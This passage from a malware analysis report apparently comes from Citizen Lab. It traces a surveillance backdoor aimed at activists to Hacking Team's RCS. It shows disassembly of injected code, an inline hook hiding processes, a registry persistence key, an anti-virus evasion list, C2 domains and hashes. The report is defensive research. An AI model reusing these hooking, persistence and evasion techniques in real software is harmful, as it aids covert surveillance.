


```
Process: wscntfy.exe Pid: 1948 Address: 0xe70000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00e70000  55 8b ec 81 ec 1c 02 00 00 53 56 57 eb 00 eb 00   U........SVW....
0x00e70010  33 c0 89 45 fc bb 00 00 e8 00 89 5d fc 89 45 f8   3..E.......]..E.
0x00e70020  8b 5d fc 36 8d 75 08 bf 01 00 00 00 c1 e7 02 2b   .].6.u.........+
0x00e70030  e7 8b fc b9 01 00 00 00 f3 a5 ff d3 89 45 f8 8b   ............E..

0xe70000 55               PUSH EBP
0xe70001 8bec             MOV EBP, ESP
0xe70003 81ec1c020000     SUB ESP, 0x21c
0xe70009 53               PUSH EBX
0xe7000a 56               PUSH ESI
0xe7000b 57               PUSH EDI
0xe7000c eb00             JMP 0xe7000e
0xe7000e eb00             JMP 0xe70010
0xe70010 33c0             XOR EAX, EAX
0xe70012 8945fc           MOV [EBP-0x4], EAX
0xe70015 bb0000e800       MOV EBX, 0xe80000
0xe7001a 895dfc           MOV [EBP-0x4], EBX
0xe7001d 8945f8           MOV [EBP-0x8], EAX
0xe70020 8b5dfc           MOV EBX, [EBP-0x4]
0xe70023 368d7508         LEA ESI, [EBP+0x8]
0xe70027 bf01000000       MOV EDI, 0x1
0xe7002c c1e702           SHL EDI, 0x2
0xe7002f 2be7             SUB ESP, EDI
0xe70031 8bfc             MOV EDI, ESP
0xe70033 b901000000       MOV ECX, 0x1
0xe70038 f3a5             REP MOVSD
0xe7003a ffd3             CALL EBX
0xe7003c 8945f8           MOV [EBP-0x8], EAX
0xe7003f 8b               DB 0x8b
```

Here we see inline hooking of “NtQuerySystemInformation” performed by the malware, a technique frequently used to allow process hiding:



```
************************************************************************
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 1948 (wscntfy.exe)
Victim module: ntdll.dll (0x7c900000 - 0x7c9b2000)
Function: ntdll.dll!NtQuerySystemInformation at 0x7c90d92e
Hook address: 0xd90000
Hooking module: <unknown>

Disassembly(0):
0x7c90d92e e9cd264884       JMP 0xd90000
0x7c90d933 ba0003fe7f       MOV EDX, 0x7ffe0300
0x7c90d938 ff12             CALL DWORD [EDX]
0x7c90d93a c21000           RET 0x10
0x7c90d93d 90               NOP
0x7c90d93e b8ae000000       MOV EAX, 0xae
0x7c90d943 ba               DB 0xba
0x7c90d944 0003             ADD [EBX], AL

Disassembly(1):
0xd90000 55               PUSH EBP
0xd90001 8bec             MOV EBP, ESP
0xd90003 83ec0c           SUB ESP, 0xc
0xd90006 53               PUSH EBX
0xd90007 56               PUSH ESI
0xd90008 57               PUSH EDI
0xd90009 eb00             JMP 0xd9000b
0xd9000b eb00             JMP 0xd9000d
0xd9000d 33c0             XOR EAX, EAX
0xd9000f 8945f4           MOV [EBP-0xc], EAX
0xd90012 8945f8           MOV [EBP-0x8], EAX
0xd90015 bb               DB 0xbb
0xd90016 0000             ADD [EAX], AL

************************************************************************
```

A registry key is added which ensures the persistence of the backdoor after reboot:

```
HKU\s-1-5-21-1177238915-1336601894-725345543-
500\software\microsoft\windows\currentversion\run\*U1o4r7M C:\WINDOWS\system32\rundll32.exe
"C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\V46lMhsH.shv",F7ed728 REG_EXPAND_SZ 0
```

The file “V46lMhsH.shv” appears to perform the main backdoor functionality:

```
1df1bd11154224bcf015db8980a3c490b1584f49d4a34dde19c19bc0662ebda2 V46lMhsH.shv
```

Further investigation of the implant reveals strings relating to popular anti-rootkit and anti-virus software, suggesting evasion of specific products:

```
fsm32.exe
pcts*.exe
rootkitbuster.exe
k7*.exe
avk.exe
admin.exe
avp.exe
bgscan.exe
pavark.exe
rku*.exe
svv.exe
IceSword.exe
gmer.exe
avgscanx.exe
RootkitRevealer.exe
avscan.exe
avgarkt.exe
sargui.exe
fsbl.exe
blbeta.exe
Unhackme.exe
hiddenfinder.exe
hackmon.exe
TaskMan.exe
KProcCheck.exe
```

We can also see the targeting of popular browsers:

```
chrome.exe
iexplore.exe
firefox.exe
opera.exe
```

And popular messaging clients:

```
yahoomessenger.exe
msnmsgr.exe
skype.exe
winmm.DLL
googletalk.exe
Googletalk.exe
YahooMessenger.exe
```

The Windows implant includes a signed AMD64 driver. The certificate was issued by Verisign to "OPM Security Corporation".

CommonName:	OPM Security Corporation
Status:	**Valid**
Validity (GMT):	Mar 28, 2012 - Mar 28, 2015
Class:	Digital ID Class 3 - Software Validation
Organization:	OPM Security Corporation
Organizational Unit:	Digital ID Class 3 - Microsoft Software Validation v2 Applications
State:	Panama
City/Location:	Panama
Country:	PA
Serial Number:	21f33716e4db06fcf8641e0287e1e657
Issuer Digest:	4bc6f9b106c333db6c6a5b28e6738f7e

OPM security appears to be a Panama based company:[8]

Calle 50 Edificio Credicorpbank, Office 604
Panama
Republic of Panamá
Telephone +507-832-7893

From their website:[9]

"From Panama to the World, OPM Security Corporation provides personal and institutional security tools and anonymity to you and your business."

OPM Security is an OPM Corporation company.[10] On their website, http://taxhaven.us, OPM Corporation states:

"O.P.M. CORPORATION, has been one of the leading providers of Offshore services since 1992 (check 266794). Through our headquarters in Panama, our Caporaso & Partners Law Office (check 25210) and correspondent offices in South America and Caribbean, we offer the best offshore packages."

COMMAND AND CONTROL

This malware calls back to the command and control domain: ar-24.com

This domain is registered through GoDaddy:

```
Domain Name: AR-24.COM
Registrar: GODADDY.COM, LLC
Whois Server: whois.godaddy.com
Referral URL: http://registrar.godaddy.com
```

As of October 1st, 2012 this domain appears to be pointing to a Linode[11] instance:

```
ar-24.com has address 50.116.38.37
```

During August 2012, for a short period, this domain resolved to 83.111.56.188:

```
inetnum: 83.111.56.184 - 83.111.56.191
netname: minaoffice-EMIRNET
descr: Office Of Sh. Tahnoon Bin Zayed Al Nahyan
descr: P.O. Box 5151 , Abu Dhabi, UAE
country: AE
```

The physical address in the domain record (P.O. Box 5151, Abu Dhabi, UAE) matches the address for the corporate headquarters of Royal Group, which is a conglomerate of companies based in the UAE.

IDENTIFICATION

This malware contains the following strings:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\vmplayer.exe
vixDiskMountServer.exe
[Inf. Module]: Spread to VMWare %S
- VMWare Installation...........OK
.vmdk"
.vmx"
\VMware\preferences.ini
```

```
Rim.Desktop.exe
```

```
[Inf. Module]: Spread to Mobile Device
- WM SmartPhone Installation....OK
```

```
[Inf. Module]: Spread to USB Drive
- USB Drive Installation........OK
```

The strings describing the Virtual Machine infection are the same as those described in the Symantec report on the Moroccan malware.

In addition to the similarities between the sample that Symantec and Dr. Web identified as being written by Hacking Team, “veryimportant.doc” is very structurally similar to this sample found on Virus Total.

This sample uses the following domain for command and control: rcs-demo.hackingteam.it

```
81e9647a3371568cddd0a4db597de8423179773d910d9a7b3d945cb2c3b7e1c2
```

> Remote Control System can monitor and log any action performed by means of a personal computer:
> Web Browsing
> Opened/Closed/Deleted Files
> Keystrokes (any UNICODE language)
> Printed Documents
> Chat, email, instant messaging
> Remote Audio Spy
> Camera Snapshots
> Skype Conversations

This information indicates that the sample matching “veryimportant.doc” may be a demo copy of the Hacking Team RCS backdoor. Promotional materials for this backdoor advertise the following features:[12]

The same promotional document mentions “Zero-day exploits” as a possible remote infection vector.

An additional sample with structural similarities to the 1st and 2nd stages was discovered in Virus Total.

This sample uses an exploit that has similarities in shellcode with "veryimportant.doc" however, the exploit it uses is newer, the Adobe Flash Player "Matrix3D" Integer Overflow.[13] Searching for the origin of this exploit revealed a public mailing list post taking credit for discovery of this bug stating: "This vulnerability was discovered by Nicolas Joly of VUPEN Security".

VUPEN are a French Security company who provide a variety of services including the sale of: *“...extremely sophisticated and government grade exploits specifically designed for offensive missions.”*[14]

They claim to have discovered the vulnerability in January of this year at which point they shared this with their customers, prior to public disclosure in August:

2012-01-25 - Vulnerability Discovered by VUPEN and shared with customers
2012-08-21 - Public disclosure

The sample appears to have been created in May of 2012 prior to public disclosure:

Created = 2012-05-15T10:39:00Z
Last Saved by = "1785429"
Generator = "Microsoft Office Word"
Last Modified = 2012-05-15T10:39:00Z

While VUPEN take public credit for the discovery of this bug, it is possible that the exploit used here was not written by VUPEN but was independently discovered and weaponized by another party.

RECOMMENDATIONS

The use of social engineering and commercial surveillance software attacks against activists and dissidents is becoming more commonplace.

For at risk communities, gaining awareness of targeted threats and exercising good security practices when using email, Skype, or any other communication mechanism are essential. Users should be vigilant concerning all e-mails, attached web links, and files. In particular, carefully assess the authenticity of any such materials referencing sensitive subject matter, activities, or containing misspellings or unusual diction. If you believe that you are being targeted be especially cautious when downloading files over the Internet, even from links that are purportedly sent by friends.

For further tips on detecting potential malware attacks and preventing compromise, see Citizen Lab’s recommendations for defending against targeted attacks.

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Additional Thanks

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Additional thanks to John Scott-Railton.

FOOTNOTES

[1] http://hackingteam.it/

[2] https://www.mamfakinch.com/

[3] https://www.mamfakinch.com/

[4] http://wikileaks.org/spyfiles/files/0/31_200810-ISS-PRG-HACKINGTEAM.pdf

[5] http://hackingteam.it/index.php/about-us

[6] https://en.wikipedia.org/wiki/UAE_Five

[7] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3333

[8] http://www.opmsecurity.com/security-tools/who-we-are.html

[9] http://www.opmsecurity.com/

[10] http://taxhavens.us/

[11] https://www.linode.com/ - A company which provides virtual server hosting.

[12] http://wikileaks.org/spyfiles/files/0/31_200810-ISS-PRG-HACKINGTEAM.pdf

[13] http://www.securityfocus.com/archive/1/524143/30/60/threaded

[14] http://www.vupen.com/english/

MEDIA COVERAGE

- The Globe and Mail
- Slate
- New York Times
- eWeek
- InfoSecurity Magazine
- TechWeek Europe
- Liquida Magazine (Italian)

About the Author

Morgan Marquis-Boire is a Technical Advisor at the Citizen Lab, Munk School of Global Affairs, University of Toronto. He works as a Security Engineer at Google specializing in Incident Response, Forensics and Malware Analysis.